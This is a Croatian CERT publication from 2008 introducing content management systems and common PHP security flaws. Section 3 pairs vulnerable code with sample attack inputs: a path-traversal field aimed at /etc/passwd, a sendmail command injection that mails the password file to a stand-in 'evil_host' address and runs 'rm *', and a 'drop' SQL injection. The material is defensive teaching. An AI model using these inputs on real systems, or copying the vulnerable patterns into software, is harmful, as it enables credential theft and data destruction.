CARNet
HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

CMS sustavi i sigurnost

CCERT-PUBDOC-2008-12-249

+CERT.hr u suradnji s LSS

Sigurnosni problemi u računalnim programima i operativnim sustavima područje je na kojem CARNet CERT kontinuirano radi.

Rezultat toga rada je i ovaj dokument, koji je nastao suradnjom CARNet CERT–a i LS&S–a, a za koji se nadamo se da će Vam koristiti u poboljšanju sigurnosti Vašeg sustava.

CARNet CERT, www.cert.hr

Nacionalno središte za **sigurnost računalnih mreža** i sustava.

LS&S, www.LSS.hr

Laboratorij za sustave i signale pri Zavodu za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

Sadržaj

1. Uvod

Budući da klasične web stranice nisu osiguravale dovoljnu razinu fleksibilnosti i slobode upravljanja koju su zahtijevali korisnici usluga, razvijeni su novi, specijalizirani alati za izradu i održavanje sadržaja web sjedišta. Njihova ja uloga omogućiti korisnicima izradu i upravljanje sadržajem bez programerskih vještina i detaljnog poznavanja HTML-a. Takvi alati se nazivaju CMS sustavi (eng. Content Management Systems) ili sustavi za upravljene sadržajem, a omogućuju stvaranje, izmjenu, upravljanje i objavljivanje sadržaja.

Postoje razni besplatni CMS sustavi otvorenog koda, a neki od poznatijih su: Joomla!, Drupal, Mambo, PHP-Nuke i sl. Većina tih sustava izrađena je u programskom jeziku PHP, iako je moguće korištenje drugih jezika kao što su Java i Python. Prilikom izbora programskog jezika za izgradnju CMS sustava treba, osim jednostavnosti i fleksibilnosti, voditi računa i o njihovim osobinama koje mogu dovesti do sigurnosnih ranjivosti. Nedostaci uočeni u takvim sustavima omogućuju njihovo napadanje te razotkrivanje informacija koje sadrže.

Ovaj dokument daje kratak uvod u CMS sustave, osnovne ranjivosti programskih jezika za izgradnju sustava te nekoliko savjeta za povećanje sigurnosti. Osim toga, prikazani su statistički podaci o sigurnosti stranica sa CMS sustavima te očekivani razvoj sustava u budućnosti.


2. CMS

Klasične web stranice ili, drugim imenom, „statičke“ web stranice označavaju starije inačice web stranica. Takve web stranice nazivaju se statičkim jer se informacija nalazi upisana u .html datotekama, često zajedno s programskim kodom koji ih prikazuje. Posljedica toga je da samo vlasnik/programer može izmijeniti ili obnoviti sadržaj postavljen na stranice. Jedan od glavnih razloga za to je činjenica da je potrebno dobro poznavati programske jezike u kojima su web stranice izrađene kako bi se sadržaj izmijenio.

Obično su kodirane u HTML (eng. HyperText Markup Language) ili XHTML (eng. Extensible Hypertext Markup Language) jezicima. Jezik HTML je originalno razvijen za programiranje web stranica, a XHTML je njegova novija inačica.

Neke od prednosti klasičnih web stranica su velika grafička fleksibilnost te mogućnost izgradnje kompleksne strukture. Glavni nedostatak je nemogućnost da sadržaj mijenja više ovlaštenih korisnika, bez programiranja i poznavanja detalja arhitekture web stranica.

Kao alternativa klasičnim web stranicama razvijene su stranice zasnovane na CMS (eng. Content Management System) sustavu koji omogućava korisnicima da se bave isključivo sadržajem stranica, a ne detaljima programske izvedbe. U osnovi, takvi sustavi samu informaciju drže u bazi podataka, a programi koji čine CMS, na zahtjev korisnika, od informacije dinamički stvaraju web stranicu. Scenarij je prikazan na slici 1, gdje je ostvareno povezivanje web preglednika, poslužitelja s PHP prevoditeljem i baze podataka.



Slika 1. Povezivanje komponenti

2.1. Osnove CMS-a

Sustav za upravljanje sadržajem (CMS) je računalni program koji se koristi za stvaranje, izmjenu, upravljanje i objavljivanje sadržaja na dosljedno organiziran način. CMS sustav se često koristi za rukovanje specifičnom dokumentacijom kao što su vijesti, tehnički priručnici, vodiči te brošure. Upravljanje sadržajem može uključivati slikovne medije, audio i video datoteke, elektroničke dokumente i ostali web sadržaj.

CMS sustav može pružati sljedeće funkcije:

- identifikacija svih ključnih korisnika (npr. obični korisnici, moderatori, administratori) i njihovih uloga u upravljanju sadržajem (prilikom pristupa korisnik se autentificira te dobije određenu ulogu tj. prava pri izmjeni sadržaja),
- mogućnost dodjele uloga različitim kategorijama ili vrstama sadržaja,
- definicija tijeka procesa (eng. workflow) zadataka za suradničko stvaranje, često popraćena porukama koje služe menadžerima kao upozorenja o promjeni sadržaja (npr. kreator sadržaja predlaže vijest, koja je objavljena tek nakon što ju revidira pomoćni urednik i odobri glavni urednik),

- mogućnost upravljanja i praćenja više od jedne inačice sadržaja (npr. izmjena sadržaja se očituje novom inačicom),
- sposobnost prikupljanja sadržaja na stranici (npr. skeniranje),
- sposobnost spremanja sadržaja u spremište podataka (eng. repository) kako bi se omogućio naknadni pristup do njega,
- razdvojenost upravljanja sadržajem od izgleda (npr. CMS sustav može automatski podešavati boje i fontove teksta).

2.2. Kategorije CMS sustava

Prema području primjene, CMS sustavi se dijele u tri osnovne kategorije:

1. Organizacijski CMS (eng. Enterprise CMS),
2. Web CMS,
3. Komponentni CMS (eng. Component CMS).

U nastavku dokumenta pobliže je objašnjen svaki navedeni tip CMS sustava, a popis raznih CMS sustava moguće je preuzeti preko navedene poveznice:

http://www.project-consult.net/Files/Marktuebersicht_neu.pdf

2.2.1. Organizacijski CMS

Organizacijski sustav za upravljanje sadržajem (ECM) je povezan sa sadržajem i dokumentima vezanim za organizacijske procese nekog pothvata. Cilj je ostvariti upravljanje nestrukturiranim informacijama sadržaja bez obzira na raznolikost oblika i adresa.

ECM sustav kombinira raznovrsne tehnologije i komponente koje se također mogu koristiti neovisno od ostalih dijelova. Pet komponenti i tehnologija u ECM modelu su:

1. snimiti (eng. Capture),
2. urediti (eng. Manage),
3. pohraniti (eng. Store),
4. sačuvati (eng. Preserve) i
5. dostaviti (eng. Deliver).

Korištenjem raznih tehnologija i strategija upravljanja sadržajem, ECM sustav olakšava poslovanje, tj. vođenje revizija, zapisa, dijeljenja znanja, prilagođavanje i standardizaciju sadržaja.

Neki poznatiji alati koji podržavaju ECM sustave su:

- Alfresco,
- Inxire,
- Meridio i
- Edition.

2.2.2. Web CMS

Web sustav za upravljanje sadržajem (WCMS ili Web CMS) je program oblikovan kao Web aplikacija, a služi za stvaranje i upravljanje sadržajem. Koristi se za upravljanje i provjeru velikih zbirki web sadržaja (npr. HTML dokumenata i njihovih povezanih slika). WCMS olakšava stvaranje sadržaja, upravljanje sadržajem te uređivanje i održavanje mnogih web funkcija. Program pruža alate dizajnirane kako bi se korisnicima s malo ili bez ikakvog znanja programskih jezika ili jezika za označavanje (eng. markup) omogućilo stvaranje i upravljanje sadržajem.

Većina sustava koristi baze podataka za pohranu sadržaja, meta podataka i/ili predmeta koji su potrebni sustavu. Sadržaj se često, ali ne i uvijek, pohranjuje kao XML, kako bi se olakšalo i omogućilo njegovo ponovno prikazivanje. Prezentacijski sloj u OSI modelu omogućuje prikaz sadržaja korisnicima kroz razne predloške, u kojima se obično nalaze XSLT (eng. Extensible

Stylesheet Language Transformation) datoteke. Administracija se obično obavlja kroz sučelja temeljena na pregledniku, a ponekad sustav zahtjeva uporabu *FAT* klijenta (računala koje pruža razne funkcionalnosti neovisno o središnjem poslužitelju).

WCMS nije sustav za izgradnju stranica, nego aplikacija koja omogućuje izmjene na već postojećim stranicama. Zbog toga, Web CMS sustav je u prvom redu alat za održavanje web stranica.

Programski paketi koji pružaju Web CMS usluge su:

- FatWire Content Server,
- sightDSC,
- Eprise,
- Manager,
- SiteOS,
- MCMS 4.10.

2.2.3. Komponentni CMS

Komponenti sustavi za upravljanje sadržajem (CCM) služi za upravljanje sadržajem u samim dokumentima. CCM sustav može pronaći i povezati sadržaj na bilo kojoj razini organiziranja pa se koristi za izgradnju sadržaja za objavu iz ponovo upotrebljivih fragmenata sadržaja.

Dok ECM i WCM sustavi često služe za upravljanje nestrukturiranim sadržajem (za obradu teksta te drugih datoteka: PDF, HTML, itd.), CCM sustav omogućuje upravljanje strukturiranim sadržajem (obično XML), a njegovi dokumenti su obično predani ECM i WCM sustavima.

Slijedi popis poznatijih CCM sustava:

- Authot-it,
- Webinar,
- Vasont Systems.

2.3. Najpoznatiji alati za izradu CMS sustava

Postoje razni besplatni alati koji omogućuju jednostavnu izradu CMS sustava kao što su:

- Joomla,
- Drupal,
- phpNuke,
- Typo3,
- Mambo,
- php-fusion.

Kratki opis svake od navedenih aplikacija nalazi se u nastavku dokumenta, dok je popis ostalih CMS sustava dostupan preko poveznice:

http://mashable.com/2007/07/30/content-management-systems/.

Usporedbu značajki većine CMS sustava moguće je napraviti na slijedećoj web stranici:.

http://www.cmsmatrix.org/

Neki popularniji komercijali CMS sustavi su:

- Clearspace,
- Convio,
- EditMe,
- ELM Content Management Systems.


2.3.1. Joomla!

Joomla! je jedna od najpopularnijih aplikacija otvorenog koda za upravljanje sadržajem, napisana u programskom jeziku PHP i izdana pod GLP (eng. GNU General Public License) licencom. Dostupna je za većinu operacijskih sustava, kao što su: Microsoft Windows, Linux i MAC OS X. Svoju popularnost zahvaljuje jednostavnom korištenju i mogućnosti proširivanja, kao i širokoj dostupnosti svim korisnicima. Prednost alat je jednostavna izgradnja i dodavanje modula što je omogućilo razvoj raznih novih funkcionalnosti samog sustava.

Joomla! alat razvijen je kao rezultat rada stručnjaka iz razvojnog tima Mambo CMS sustava, koji je kasnije pobliže opisan.

Joomla! je kompletan sustav pogodan za korporacijske stranice kao i za jednostavnije manje stranice, a neke od razpoloživihih mogućnosti su:

- podrška za više autora sadržaja,
- objavljivanje sadržaja tek nakon odobravanja,
- arhiviranje starijih sadržaja,
- organiziranje sadržaja u kategorije,
- podrška za više administratora i/ili moderatora,
- razvijeno administratorsko sučelje (slika 2),
- grupiranje korisnika po pristupnoj razini (dodjeljivanje korisnicima različite razine dozvola za pristup i izmjenu sadržaja),
- upravljanje privremeno izbrisanim sadržajima,
- objavljivanje reklama uz pomoć *Baner* komponente,
- napredna instalacija dodatnih elemenata (komponente, moduli, predlošci).



Slika 2. Administratorsko sučelje Joomla CMS sustava

2.3.2. Drupal

Drupal je besplatni sustav koji omogućuje pojedincu ili zajednici lakšu objavu, upravljanje i organiziranje široke palete sadržaja na web stranicama. Otvorenog je koda i dostupan za operacijske sustave Linux, Microsoft Windows, MAC OS X, Unix, a također je izdan pod GLP licencom i napisan u programskim jezikom PHP. Slika 3 prikazuje opisani sustav, tj. administratorsko sučelje sustava.

Slika 3. Administratorsko sučelje Drupal sustava

Neke osnovne značajke:

- modularnost i proširivost – pruža snažnu podlogu koju je moguće lako proširiti prilagodljivim modulima,
- kvaliteta programiranja – prioritet dan kvalitetnom kodu i dokumentaciji,
- temeljen na standardima – podržani i ugrađeni osnovni standardi (XHTML i CSS),
- niski zahtjevi za resursima – potrebno relativno malo resursa na strani poslužitelja jer je smanjen broj upita bazi podataka,
- jednostavno korištenje – uporabljiv običnim korisnicima, administratorima i programerima,
- suradništvo (eng. Collaboration) – podržava suradnju i dijeljenje informacija.

2.3.3. PHP-Nuke

PHP-Nuke je besplatni program za upravljanje sadržajem izdan pod GLP licencom i napisan u PHP programskom jeziku. Dostupan je za operacijske sustave Microsoft Windows, Linux, MAC OS X i Unix. Glavni mu je cilj omogućiti stvaranje portala s web stranicama koje omogućavaju korisnicima i administratorima automatizirano postavljanje vijesti. Na slici 4 prikazano je sučelje PHP-Nuke sustava.


Slika 4. Sučelje PHP-Nuke sustava

Značajke aplikacije:

- Korisnici imaju mogućnost unosa vijesti , koje zatim administrator mora potvrditi,
- korisnici mogu komentirati objavljene vijesti,
- podrška za razne jezike,
- mogućnost prilagodbe izgleda kroz razne teme i
- proširivost omogućena dodavanjem raznih modula.

2.3.4. Typo3

Typo3 je besplatna aplikacija koja služi za razvoj CMS-a na operacijskim sustavima Linux, Microsoft Windows i dr. Otvorenog je koda i izdana pod GLP licencom te napisana programskim jezikom PHP. Omogućuje veliku razinu fleksibilnosti i proširivosti ostvarenih kroz skupinu gotovih sučelja, funkcija i modula (slika 5).



Slika 5. Typo3 CMS sustav

Par osobina navedenog alata:

- Poduzetništvo – složen program s puno različitih funkcija i sučelja koje omogućavaju komunikaciju s drugim poslužiteljima.
- Uređivanje sadržaja – omogućava brzo i lako upravljanje sadržajem, ali ne brine o posebnim funkcijama za poslovanje i stvaranje tokova.
- Alati – postojanje individualnih rješenja za neke probleme, ali korisnici nemaju mogućnost njihove izmjene.

2.3.5. Mambo

Mambo je potpuno opremljen sustav za upravljanje sadržajem koji se može koristiti za manje tvrtke, ali i velike korporacije. To je program otvorenog koda, napisan u programskom jeziku PHP te izdan pod GPL licencom. Dostupan je za raznovrsne operacijske sustave: Linux, FreeBSD, MacOSX, Solaris i AIX.

Najvažnije značajke:

- jednostavno instaliranje,
- fleksibilnost,
- raznovrsni moduli za proširenje funkcionalnosti,
- podrška za različite jezike.

2.3.6. PHP-Fusion

Php-Fusion je sustav za upravljanje sadržajem, otvorenog koda, napisan u programskom jeziku PHP. Ranije inačice izdane su pod GLP licencom, ali najnovija inačica izdana 2008., inačica 7, pod licencom Affero General Public License. Osim u engleskom jeziku, dostupan je u još desetak jezika.

Temeljna obilježja:

- mogućnost proširenja standardnog paketa tzv. „infuzijama“ (eng. infusions),
- postojanje raznovrsnih tema za korištenje na web stranicama,
- dodaci na stranicama poput: novosti, članaka, foruma, foto-galerija, poveznica, anketa, pretraživača i sl. Slika 6 prikazuje razne mogućnosti rukovanja sadržajem stranica.

Slika 6. Kategorije web stranica sa PHP-Fusion CMS sustavom

2.3.7. CMS sustavi zasnovani na Microsoft .NET tehnologijama

Microsoft .NET je termin koji se koristi za skupinu tehnologija i produkata tvrtke Microsoft, čija je zajednička karakteristika njihova ovisnost o Microsoft .NET okruženju.

Neki od poznatih CMS sustava zasnovanih na Microsoft .NET tehnologiji su:

- Sitecore:
  - stvaranje i upravljanje sadržajem web stranica,
  - fleksibilnost i prilagodljivost,
  - jednostavan za korištenje
- Ektron:
  - upravljanje sadržajem pomoću WYSIWYG uređivača,
  - olakšava korištenje dodataka poput bloga, foruma i drugih obilježja društvenih mreža,
  - omogućava uporabu RSS (eng. Really Simple Syndication) polja.
- Telerik:
  - pruža platformu za razvoj i upravljanje web stranicama,
  - mogućnost korištenja na korporacijskim stranicama, osobnim stranicama (npr. blog), ali i raznim portalima.
- DotNetNuke:
  - razvojno okruženje otvorenog programskog koda,

- mogućnost proširivanja raznim modulima,
- korištenje na raznim web stranicama.

3. Sigurnost CMS sustava

Prilikom izrade CMS sustava najčešće se koristi programski jezik PHP, ali moguće je koristiti i programske jezike poput Jave i Pythona (većina današnjih CMS sustava napisana je u programskom jeziku PHP). Svaki od navedenih programskih jezika sadrži neke pogodnosti, ali donosi i raznovrsne nedostatke koje mogu utjecati na sigurnost samog sustava.

3.1. Programski jezik PHP

PHP (eng. PHP Hypertext Preprocessor) je vrlo popularan skriptni jezik koji olakšava stvaranje dinamičkih web stranica. Objedinjuje mnoga od najboljih svojstava programskih jezika Perl, C i Java te dodaje vlastite elemente kako bi omogućio web programeru veliku fleksibilnost u osmišljavanju i provođenju dinamički orijentiranog sadržaja web-stranice. Budući da je prilagođen za razvoj web-a i dostupan za gotovo sve operacijske sustave i platforme, PHP jezik ima veliki raspon uporabe.

PHP se može pokrenuti ili kao CGI aplikacija ili kao integrirani modul web poslužitelja. Bez obzira na njegov način izvršenja, PHP prevoditelj ima potencijal za pristup gotovo svakom dijelu poslužitelja: datotečnom sustavu, mrežnom sučelju, IPC (eng. Inter-Process Communication – tehnike za komunikaciju između procesa), itd. Dakle, on također ima potencijal za učiniti (ili biti prisiljen učiniti) mnogo štete na sustavu. Kako bi spriječili napade, programeri trebaju biti svjesni sveg što može poći krivo u bilo koje vrijeme tijekom izvođenja programa (prepisivanje spremnika, neovlašten pristup podacima i sl.), što je poprilično težak zadatak.

Kako korištenje PHP jezika donosi određene rizike, oni se mogu smanjiti pridržavajući se pravila sigurnog programiranja. Upute kako „sigurno programirati u PHP-u“ dostupne su na web stranici:

http://www.phpclasses.org/blog/post/65-8-defensive-programming-best-practices-to-prevent-breaking-your-sites.html

U nastavku dokumenta opisani su uzroci koji najčešće PHP kod mogu učiniti nesigurnim.

3.1.1. Korisnički podaci

Najčešće i najozbiljnije sigurnosne ranjivosti u PHP kodu uzrokovane su nedovoljnom provjerom unosa korisničkih podataka. Mnoge skripte uzimaju informacije koje korisnik unosi u web obrasce i obrađuju ih na razne načine. Ako se podacima koje je unio korisnik nekritično vjeruje, onda korisnik ima potencijal zlouporabiti CMS. Kod PHP jezika dodatni rizik donosi činjenica da on registrira sve vrste vanjskih varijabli u globalnom prostoru imena (eng. namespace). Varijablama okoline moguće je jednostavno pristupiti preko njenog imena iz bilo kojeg dijela skripte. Takve informacije moguće je saznati pregledom $HOSTNAME i $PATH vrijednosti. U nekim načinima rada, na isti način moguće je pristupiti imenima oznaka dobivenih pomoću naredbi GET i POST.

Uz opisanu situaciju vezano je nekoliko sigurnosnih problema. Prvo, ne postoji način na koji bi se osiguralo da vanjske varijable sadrže podatke za autentičnost. Drugo, budući da PHP definira sve varijable globalno dostupne, ni unutarnje ni vanjske varijable ne mogu biti potpuno pouzdane.

Primjer:

```
$tempfile = "12345.tmp";
...
# Rukovanje s $ tempfile
# Obrada
...
unlink ($tempfile);
```

Čak i ako je obrada provedena na siguran način, zadnja naredba može nositi sigurnosni rizik. Napadač može napisati posebno oblikovanu naredbu poput:

```
<input type=hidden
name="tempfile"
value="../../../etc/passwd">
```

PHP će učitati naziv polja u globalni prostor imena kao `$tempfile` te prepisati izvornu vrijednost datoteke. Kako bi se sustav zaštitio od opisanih napada potrebno je provoditi provjeru svih podataka koje unose korisnici.

3.1.2. Varijable okruženja

Upisom naredbe "ls" na UNIX sustavima obavlja se pretraživanje kroz popis direktorija kako bi se pronašao program pod nazivom "ls". U trenutku kada sustav pronađe program u nekom direktoriju, kao što je /bin, program se izvršava. Lista direktorija u kojima se traži program je navedena u varijabli okruženja, obično $PATH. Slično tome, kada se zahtjeva datoteka iz PHP skripte pomoću include() ili require() funkcije, sustav će ju potražiti u posebnom popisu direktorija (npr. varijabla okruženja $LD_LIBRARY_PATH određuje put za dinamički učitane biblioteke). Skripta nema mogućnost upravljanja sadržajem varijable okruženja u trenutku kada se ona počinje izvršavati. Napadač može promijeniti stazu do točke sa modificiranom inačicom programa koja može npr. sadržavati Trojanca što je jednostavan način za pokretanje zlonamjernog koda na sustavu.

Neke web stranice ograničavaju pristup sadržaju koristeći $HTTP_REFERER. Ali budući da informacija dolazi iz preglednika, ne postoji način na koji je moguće spriječiti korisnika da dodjeljuje proizvoljnu vrijednost varijablama. Zbog toga, ovakav način zaštite je dosta nesiguran.

Čak i ako informacija ne dolazi od korisnika, varijable okruženja još uvijek ne može biti potpuno pouzdana. Na većini Unix sustava, varijable okoline su pohranjene na dnu stoga sustava. Napadač može iskoristiti neki dio programa koji se izvodi na poslužitelju da bi dobio pristup stogu. S obzirom na način strukturiranja stoga, napadač tada može prepisati vrijednost varijable okruženja. To je razlog zbog kojeg PHP skripte koje se oslanjaju na varijable okruženja nisu više sigurne.

Iz perspektive sigurnosti, varijable okoline i ulazni korisnički podaci nisu jako različiti, jer predstavljaju podatke nepoznatog porijekla koje mogu imati zlonamjerni utjecaj. Stoga, njihovo korištenje treba biti minimizirano kad god je to moguće, a njihov sadržaj ispitivan i filtriran ostatak vremena.

Dobra praksa je redefiniranje svih varijabli okruženja koji će se koristiti u skripti prije nego što ih se zapravo koristi. Iako to nije uvijek moguće, pomaže ponuditi nešto viši stupanj povjerenja sadržaju tih varijabla.

3.1.3. Vanjski programi

U najviše slučajeva štetu sustavu nanosi pokretanje proizvoljnog programskog koda, tj. vanjskih programa s posebno oblikovanim imenima ili argumentima.

Na primjer, poziv poput *system($userinput)* je nepouzdan jer omogućava korisniku izvršavanje proizvoljnih naredbi na poslužitelju. Nadalje, poziv kao exec(``someprog", $userargs) je nesiguran jer korisnik može unositi znakove koji imaju posebno značenje za okolinu. Također, korištenje znaka točka-zarez označava kraj prve naredbe i početak slijedeće. Kako PHP obrađuje takve nizove kroz ljusku (eng. shell) oni su vrlo opasni (ovo uključuje pozive kao system() , exec() , popen() i sl.).

Slijedi primjer nesigurnog korištenja popen() poziva (često prisutno u distribuiranim Web aplikacijama):

```
function Send($sendmail = "/usr/sbin/sendmail")
{
if ($this->form == "") {
$fp = popen ($sendmail."-i".$this->to, "w");
}
else {
$fp = popen ($sendmail."-i -f".
$this->from." ".$this->to, "w");
}
}
```

Varijabla $this->from dolazi izravno iz polja, gdje pošiljatelj unosi svoju adresu elektroničke pošte. Budući da se ne provodi provjera ovog unosa, korisnik može modificirati rad skripte na slijedeći način:

```
dummy@dummy.com badguy@evil_host.com <
/etc/passwd; rm *;
```

Na taj način napadač može dobiti datoteku sa lozinkama.

Napadači sa više znanja mogu stvoriti posebno oblikovane programe, viruse ili crve te ih ubaciti na isti način.

Rješenje opisanog problema leži u filtriranju korisničkih unosa prije izvršavanja na način da se ne dozvoli znak „<“.

3.1.4. Baze podataka

Pri uporabi programskog jezika PHP stvaraju se interakcije s mnogo različitih baza podataka što može dovesti do problema u sigurnosti. Prečesto PHP skripte koriste ulazne podatke sa web obrazaca za konstrukciju SQL nizova.

Primjer:

```
mysql_db_query ($DB, "SELECT nešto
FROM table
WHERE name=$username");
```

U zadanom primjeru, korisnik može iskoristiti znak točka-zarez kako bi označio kraj trenutne naredbe te dostavio proizvoljne naredbe bazi podataka. Unos ";drop db database" će proširiti niz na navedeni način:

```
"SELECT nešto FROM table WHERE name =; drop db database",
```

To će rezultirati pogreškom (jer je prvi dio upita sada nevažeći) koju slijedi naredba brisanja cijele baze podataka.

Ovlasti skripte mogu biti prilagođene kako bi ograničili štetu koju je moguće učiniti bazi podataka. Ovo ne otklanja problem u potpunosti, budući da korisnik može i dalje zadavati nizove za otkrivanje osjetljivih informacija. Ako korisnički unos treba biti isporučen bazi podataka, treba prvo biti ispitan i filtriran (prepoznavanje opisanih meta-znakova).

3.1.5. URL adrese

Jezik PHP generalizira koncept datoteke kako bi uključio URL adrese za razne svrhe.

Primjer:

```
Include ("http://some.site.com/some_script.php");
```

Navedena naredba će preuzeti datoteku sa zadane adrese i uključiti ju u skriptu. Također, moguće je otvoriti udaljene datoteke za čitanje na isti način. Pri tome, opasnost leži u mogućnosti da je udaljena web stranica ili sama mreža ugrožena. U oba slučaja, učita se nepoznati i potencijalno opasni kod izravno u skriptu pomoću naredbe include(). Ovisno o ovlastima korisnika koji želi rukovati s datotekama, naredba fopen() sa udaljene adrese može biti jednako opasna. Ako apsolutno nije potrebno, ovu značajku PHP-a u php.ini je najbolje onemogućiti.

3.2. Programski jezik Java

Java je objektno orijentirani programski jezik za izradu aplikacija. Prednost u odnosu na većinu programskih jezika je to što se programi pisani u Javi mogu izvoditi bez preinaka na svim operacijskim sustavima za koje postoji JVM (eng. Java Virtual Machine). Budući da je namjena jezika osigurati prenosivost, uvode se objekti i mali programi (applet) koje korisnički preglednik može učitat i pokrenuti za vrijeme pregleda web stranica. Iako je ova ideja vrlo privlačna donosi mnoge sigurnosne probleme (kao što je npr. mogućnost umetanja zlonamjernih programa u web stranice).

Jedna dobra značajka ovog jezika je mogućnost slanja sadržaja koji predstavlja kod namijenjen izvršavanju unutar klijentskog preglednika (eng. executable content). Prednost toga je povećanje snage i fleksibilnosti, iako i to može predstavljati sigurnosni problem. Izvor samog problema je činjenica da pokrenuti programi moraju imati pristup nekim resursima poslužitelja koji su im potrebni za rad.

